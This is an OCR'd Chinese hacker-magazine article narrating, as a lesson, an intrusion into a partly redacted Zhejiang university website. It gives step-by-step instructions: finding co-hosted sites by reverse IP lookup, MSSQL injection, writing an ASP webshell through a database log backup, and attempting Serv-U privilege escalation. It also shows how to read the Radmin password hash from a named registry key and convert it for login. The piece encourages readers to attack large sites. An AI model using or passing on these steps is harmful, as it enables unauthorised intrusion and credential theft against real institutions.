


图10

其实能够在入侵的过程中学到东西就好，结果并不重要。大家不要对这些看似大型的站点有畏难心理，事实上搞定它们并非你想象中的那么难。

（文章中涉及到的工具Domain3.5已经收录在光盘中）

文章难易度：★★★

文章知识点：通过旁注获取webshell，然后利用注册表读取功能读取出保存的Radmin密码，然后转换后进行成功登录，最后又利用保存在电脑上的vpn密码，成功渗透进内网

小菜竹子的入侵手记

入侵浙江省某高校全记录

曾佳＆竹子

自从上次与竹子合作写了“惊爆Oblog4.6 0day 漏洞”一文后，她的黑客兴趣与潜能变得一发不可收拾，这次又央求我教她入侵，这可是高技术含量的脑力活儿！前段时间一直在看一些关于哲理的书，把入侵渗透技术荒废了好一阵子，以致于现在对入侵技术有点生疏，入侵思路也没有以前灵活了，正好趁着这个可以做师傅的好机会，温故而知新，找个网站来练练手，活跃活跃思维。刚巧有位朋友叫我帮忙检测一下他们学校的网站，所以就有了这篇文章。

竹子一上场就是首先尝试google hack。打开啊D注入工具，在啊D内置的浏览器里打开google，然后在搜索框里输入“site:xx.xxxx.net.cn”，接着点击“高级搜索”，如图1。在“搜索结果”中选择了“100项结果”后点击“google搜索”按钮进行搜索，如图2。她认为这样就可以找到关于xx.xxxx.net.cn这个网站的很多信息了，并且啊D也会帮我们检测是否有注入点。我在一旁不动声色，心想这思路虽然没错，可应该没那么简单的。果然竹子出师不利，一个注入点也没有找到，如图3。




图1




图2




图3

看来从正面似乎不能击破这个网站，该师傅出手了，那我们就“曲线救国”，来试试旁注，打开反向查询网站http://www.myipneighbors.com，在输入框里输入我们的目标网站后进行查询，果然查到了十多个网站，如图4。接下来就是一个一个的浏览这些网站，看是否有漏洞了，这个苦差事就交给竹子同学了，新人嘛，得多锻炼锻炼。




图4

半个小时后，竹子告诉我说找到了注入点并发给了我，说是MSSQL数据库的，而且还支持多语句，可以列目录。这可乐坏我了，放到啊D里跑跑，果然和她说的一样，如图5。我告诉竹子接下来要找到web站点的根目录，因为待会儿备份数据库的时候需要把shell导出到那里，在啊D注入工具里选择“相关工具”选项，然后单击“目录查看”，再单击“开始检测”就可以查看目录了。找站点根目录就没有什么好说的了，就是靠经验一个目录一个目录的找，这里找到的是“D:\Virtualmachine\xxxxx\”。库名和目录都找到后，我们打开“备份数据库利用工具”来获得shell。




图5

在工具的“地址”里填写存在注入的地址http://www.xxxxx.cn/Article_read.aspx?ID=20，“备份类型”选“日志备份”

(日志备份得到的asp文件会比差异备份的小许多)，“库名”就填写在啊D里跑出来的库名，“路径”就是等会儿备份出asp文件所在的地方，这里我填写“D:\Virtualmachine\xxxxx\test.asp”，最后单击“发送”，如图6。我们打开海阳木马客户端，地址填写http://www.xxxxx.cn/test.asp后回车，可以看到顺利的连上来了，如图7。在服务器里溜达了一圈，发现只可以查看当前站点的目录，其它的目录全部无权访问，上传了个cmd.exe也无法执行基本的命令。





图6


图7

这时竹子告诉我说通过海阳里的“系统用户及用户组信息”功能查看到一个servu帐号，如图8。那么就来验证一下看对方是否装有servu，在本地打开一个cmd，输入**ftp 61.xxx.xxx.51**，在返回的提示信息里出现“220 Serv-U FTP Server v6.2 for WinSock ready...”，看来果然装了servu，那我们直接使用asp版的提权工具提升吧，如图9。提示成功，接着再次使用海阳木马里的“系统用户及用户组信息”功能验证看看是否添加成功，可是我查看了好久都没有找到刚才添加的那个用户，看来靠servu提权是行不通了，想想也是，目录设置得那么好的主机，怎么可能还存在servu提权这种低级的漏洞呢。




图8

我只好尝试跳到“C:\Documents and Settings\All Users\「开始」菜单\程序”目录，发现竟然可以浏览，如图10。从图中我们得知服务器里安装了mcafee、mssql和radmin。把这个信息告诉了竹子，让她尝试最近很火的radmin欺骗提权。她按照我所说的步骤单击海阳木马里的“一些零碎的小东西”，然后在“注册表键值读取(资料)：”里填写：HKLM\SYSTEM\RAdmin\v2.0\Server\Parameters\Parameter（这个键值保存的是radmin加密后的密码散列），点“读取”后就可以把键值读取出来了，如图11，图12。这时她一脸兴奋的问我说把这些数字输入到radmin连接器是不是就可以连上了？我说还不行，我们还要把那一串数字转成16进制的才可以，具体如下：打开海阳木马里的“一些零碎的小东西”选项，在“数制转换：”里填写图11里的那一串数字，第一次填写“199”后单击“给我转”便可以获得199的16进制数值，第二次填写“72”，依次类推把那一串数字都挨个转成16进制，我最后转成的是b618d1b0516****e49a9a8ac8d59c2b5。


